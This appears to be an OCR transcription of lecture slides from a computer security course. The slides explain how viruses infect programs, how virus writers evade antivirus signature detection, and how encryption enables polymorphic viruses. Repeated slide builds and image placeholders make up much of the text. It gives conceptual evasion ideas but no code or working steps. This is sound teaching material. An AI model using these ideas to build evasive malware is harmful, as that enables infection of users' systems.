
HOW VIRUSES INFECT OTHER PROGRAMS



HOW VIRUSES INFECT OTHER PROGRAMS



HOW VIRUSES INFECT OTHER PROGRAMS



YOU ARE A VIRUS WRITER...

YOU ARE A VIRUS WRITER…

- Your goal is for your virus to spread far and wide

- How do you avoid detection by antivirus software?
  1. Give them a harder signature to find

YOU ARE A VIRUS WRITER…

- Your goal is for your virus to spread far and wide

- How do you avoid detection by antivirus software?
    1. Give them a harder signature to find
    2. **Change your code so they can’t pin down a signature**

YOU ARE A VIRUS WRITER…


- Your goal is for your virus to spread far and wide

- How do you avoid detection by antivirus software?
  1. Give them a harder signature to find
  2. **Change your code so they can't pin down a signature**

Mechanize code changes:

Goal: every time you inject your code, it looks different

BUILDING BLOCK: ENCRYPTION




Symmetric key: both keys are the same

Asymmetric key: different keys

Important property: the ciphertext is ***nondeterministic***
i.e., "Encrypt" has a different output each time

but decrypting always returns the plaintext

BUILDING BLOCK: ENCRYPTION




Symmetric key: both keys are the same

Asymmetric key: different keys

Important property: the ciphertext is ***nondeterministic***
i.e., "Encrypt" has a different output each time


but decrypting always returns the plaintext

POLYMORPHIC VIRUSES




Take over the
entry point

POLYMORPHIC VIRUSES



